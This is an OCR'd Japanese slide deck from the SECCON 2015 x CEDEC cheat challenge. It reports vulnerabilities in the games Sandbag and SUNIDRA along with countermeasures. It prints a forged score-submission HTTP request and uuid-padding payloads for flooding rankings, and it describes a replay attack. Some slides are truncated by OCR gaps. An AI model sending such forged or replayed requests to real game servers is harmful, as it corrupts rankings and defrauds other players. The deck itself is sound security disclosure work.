
SECCON 2015 x CEDEC CHALLENGE
ゲームクラッキング＆チートチャレンジ
調査結果

Bono

Sandbag



・サンドバッグにボールをぶつけて点数を稼ぐゲーム
・オンラインランキングあり
・やりこみ要素（プレイ回数に応じて獲得できるアイテム）あり

Sandbagの問題点

・問題点１：

スコアサーバーへの通信が平文のため、容易に改変可能

・問題点２：

スコアの記載方法や内部での扱いに問題があり、
状況により異なるスコアが表示される

・問題点３：

設定ファイルが平文のxmlであり、容易に改変可能

Sandbag：問題点 1

Sandbag：問題点１の概要

何が起きているのか？

・スコアサーバーへの通信内容が、JSON形式かつ平文

・通信形式がHTTP

・内容の正当性が検証されていない

悪用可能か？

・内容を改ざんした偽のデータを送ることで、
　偽のハイスコアが登録可能

影響は？

・オンラインランキングが偽のスコアであふれ、破綻する

Sandbag：問題点１の再現方法

シナリオ：
エミュレータとHTTPプロキシを用いて通信内容を書き換えるケース

用意するもの：
Genymotionなど、Androidエミュレータ
（今回はNexus 6のイメージを使用）
Fiddlerなど、HTTPプロキシ機能を持つWebデバッグツール

方法：
Genymotion上でSandbagを動作させる
スコア登録時、Fiddlerを用いてスコアの内容などを書き換える

Sandbag：問題点１の再現方法

実際：

Genymotion上でゲームをクリア
ゲーム内では「SCORE 500」

ハイスコア登録のデータをFiddlerで止めて改変し、送信

```
POST http://api.sandbag2015.net/score/ranking/ HTTP/1.1
Content-Type: application/json; charset=UTF-8
X-Unity-Version: 5.0.2f1
User-Agent: Dalvik/2.1.0 (Linux; U; Android 5.1; Google Nexus 6 - 5.1.0 - API 22 - 1440x2560 B
Host: api.sandbag2015.net
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Length: 77

{"uuid":"defc2d40-ba8e-40d6-9df1-753468fd5235","name":"wowtest","point":500000000}
```

登録されるスコアが、実際のスコアとかけはなれたものになる

Sandbag：問題点１の再現方法

イメージ：

IDはXXXXX
ユーザー名はYYYYY
得点は5000点です

Genymotion
（Sandbag）

IDはXXXXX
ユーザー名はYYYYY
得点は500000000点です

攻撃者がFiddlerで書き換え

ID：XXXXX
ユーザー名：YYYYY
得点： 500000000点で
ハイスコアを登録


スコアサーバー

Sandbag：問題点１の再現方法

実際：

・仕様：オンラインランキングに登録されるスコアは、
端末１つあたり１つまで

➡ スコアは端末ごとに算出されたuuidで管理されている



➡ 不正をされても、ランキングが埋め尽くされることはない……？
不正端末のスコアが突出するだけ……？

Sandbag：問題点１の再現方法

実際：

{"uuid":"defc2d40-ba8e-40d6-9df1-753468fd5235","name":"TestPlayer","point":1000000000}

不正なスコアを登録

不正なスコアが登録される

{"uuid":"defc2d40-ba8e-40d6-9df1-753468fd5235","name":"TestPlayer","point":2000000000}

同じuuidで、より高い
スコアを登録すると

同じuuidの項目が更新される

Sandbag：問題点１の再現方法

実際：

・しかし、uuidの正当性がサーバーで検証されていない

➡uuidがでたらめな文字列でも、そのまま別端末扱いで
受け付けられてしまう

➡悪意あるユーザーがランキングを１人で埋めることも可能

Sandbag：問題点１の再現方法

実際：{"uuid":"defc2d40-ba8e-40d6-9df1-753468fd5235","name":"TestPlayer","point":2000000000}

不正なスコアを登録

{"uuid":"defc2d40-
ba8e-40d6-9df1-753468fd5235AAAAAAAA","name":"TestPlayer","point":3000000000}

uuidに適当な文字列を足しただけで

別端末のスコアとして登録される

スコア上限は2147483647
（32bit符号付き整数の上限値）

Sandbag：問題点１の再現方法

イメージ：

IDはXXXXX
ユーザー名はYYYYY
得点は5000点です

IDはXXXXX
ユーザー名はYYYYY
得点は500000000点です

IDは12345
ユーザー名は54321
得点は500000000点です

不正なスコアで
ランキングが埋め尽くされる

IDはQQQQQ
ユーザー名はRRRRR
得点は500000000点です

Genymotion
（Sandbag）

攻撃者がFiddlerで書き換え

スコアサーバー

Sandbag：問題点１の影響度

・オンラインランキングの破綻
  ・通常のプレイをしているユーザーが、オンラインランキングから締め出されてしまう

  ・容易に実行できるため、手口が広がりやすい

Sandbag：問題点１の対策案

・通信の暗号化（HTTPSの利用など）
　これだけでカジュアルな改変は防げる
　ただし、HTTPSに対する攻撃（man in the middleなど）を
　された場合、同じことになってしまうため、根本解決にはならない

・リクエストの正当性の検証
　現在ではリクエスト元に対する検証がなされていない
　つなげてきたクライアントが本当にSandbagアプリからのものか、
　データが改変されていないか、検証する仕組みがあると望ましい
　（チャレンジ/レスポンス認証、データへのデジタル署名など）

Sandbag：問題点 2

Sandbag：問題点２の概要

何が起きているのか？

・スコアの扱いに問題があり、プレイ終了後やランキングで
　実際と異なるスコアが表示されうる

悪用可能か？

・悪用は困難だが、ユーザーの混乱を招く

影響は？

・表示されるスコアとランキング上のスコアが異なるなど、
　ユーザーに誤解を与える可能性がある

Sandbag：問題点２の再現方法

用意するもの：
Genymotionなど、Androidエミュレータ
（Nexus 6のイメージを使用、実機でも可能と考えられる）

シナリオ１：
通常通りゲームをプレイし、ランキングに掲載される
➡ランキングのスコアは、表示されたスコアの１０倍

シナリオ２：
700点獲得してゲームを終了する
➡終了画面のスコアには713点と表示される
　　オンラインランキングには7000点で登録される

Sandbag：問題点２の影響度

- ユーザーの誤解
  - 表示された得点とランキングの得点が異なるため、何らかの被害などを受けたものと誤解しうる
  - 実際のスコアよりも終了画面のスコアが多く表示されてしまうため、僅差でランキングに登録されなかった時の衝撃が大きい

Sandbag：問題点２の対策案

・ハイスコア表示の改善：
スコア表示画面のスコアと、ランキング画面のスコアを
一致させる

・スコア表示画面のアニメーション処理の改善：
最後に表示される数字が正しいスコアになるようにする
（参考：現在の処理の流れ）
スコアを定数で割った数字(float)を加算し整数にして表示 (ex: 0->19->38...)
➡正しいスコアと同じかそれ以上になったら止める
➡同じでもそれ以上でも、そのスコアを表示したまま

Sandbag：問題点 3

Sandbag：問題点３の概要

何が起きているのか？

・root化した端末（特権を獲得された端末）では設定ファイルが読まれたり改変されたりしてしまう

悪用可能か？

・名前変更、アイテム入手、プレイ回数の変更など

影響は？

・ゲームの難易度や、やりこみ要素が破綻する

Sandbag：問題点３の再現方法

用意するもの：

Genymotio


（今回はN


方法：


端末内のフ

いうファイ

（例：Itemのvalueを3にするとGold ballsが手に入る）







Sandbag：問題点３の影響度

- root化は比較的容易

  root化の手法は公開されており、カジュアルに行うことが可能

  Genymotionのようなエミュレータでは最初からroot化されている

- ゲームそのものの破綻

  ゲームを何回もプレイしないと手に入らないアイテムが、

  テキストファイルを一部書き換えるだけで手に入る

  チートを検出する仕組みがないので、これを用いて

  高得点となった時も、ハイスコアに登録されてしまう

Sandbag：問題点３の対策案

・端末内のデータは「読まれうる」「改変されうる」もの

➡読めないように暗号化すれば良い？

・ただ暗号化するだけでは、プログラムの解析によって
暗号化ルーチンや鍵を抽出されてしまいかねない

・重要なデータは暗号化の上（読まれない）
ハッシュ化やデジタル署名などを行うことで改変を検出可能にする
（改変されない）
もしくはサーバー上に置いて、安全に転送できるようにする
（問題点１のように、転送時の書き換えなどに注意が必要）

SUNIDRA

・制限時間内にドラゴンを倒すアクションゲーム
・オンラインランキングあり
・チート対策あり（プログラム難読化、通信の暗号化）

SUNIDRA

・問題点１：

スコアサーバーへの通信における暗号鍵の扱いやデータ検証が不適切であるため、オンラインランキングが破綻する

・問題点２：

通信が切れた場合の対応が不十分で、ゲームが進まなくなる

SUNIDRA：問題点 1

SUNIDRA：問題点１の概要

何が起きているのか？

・サーバーから発行された暗号鍵が何回も使える

・データ送信時、内容が不正でないかを検出する仕組みがない

悪用可能か？

・同じスコア、同じユーザーがランキングに大量に出現しうる

解析不要：比較的容易

・偽のハイスコア作成が可能

・名前に不正な文字を入れることで、自分より下のランキングを消すなど、
オンラインランキングの表示を乱すことが可能　プログラムの解析が必要：やや難

影響は？

・オンラインランキングが破綻する

SUNIDRA：問題点１の再現方法

- プログラムの解析を要しない方法（比較的容易）

  ➡ “Replay attack”

- プログラムの解析を要する方法（やや困難）

  ➡ ゲームクリア時に送信されるデータ（以下、クリアデータ）の改変

SUNIDRA：問題点１の再現方法

プログラムの解析を要しない方法：

“Replay attack”

SUNIDRA：問題点１の再現方法

用意するもの：

Genymotionなど、Androidエミュレータ

Fiddlerなど、HTTPプロキシ機能を持つWebデバッグツール

・FiddlerでHTTPS通信を解析できるよう設定する

方法：

Genymotion上でSUNIDRAを一度クリアする


スコア登録のデータを記録、繰り返しスコアサーバーに送信する

➡ 同じスコア、同じ名前が大量にハイスコアに出現する

SUNIDRA：問題点１の再現方法

実際：

（Fiddlerでは「Replay」ボタンを押すだけ）



ユーザ


224pt

これをもう一度送信する


SUNIDRA：問題点１の再現方法

実際：

送信前
Ranking

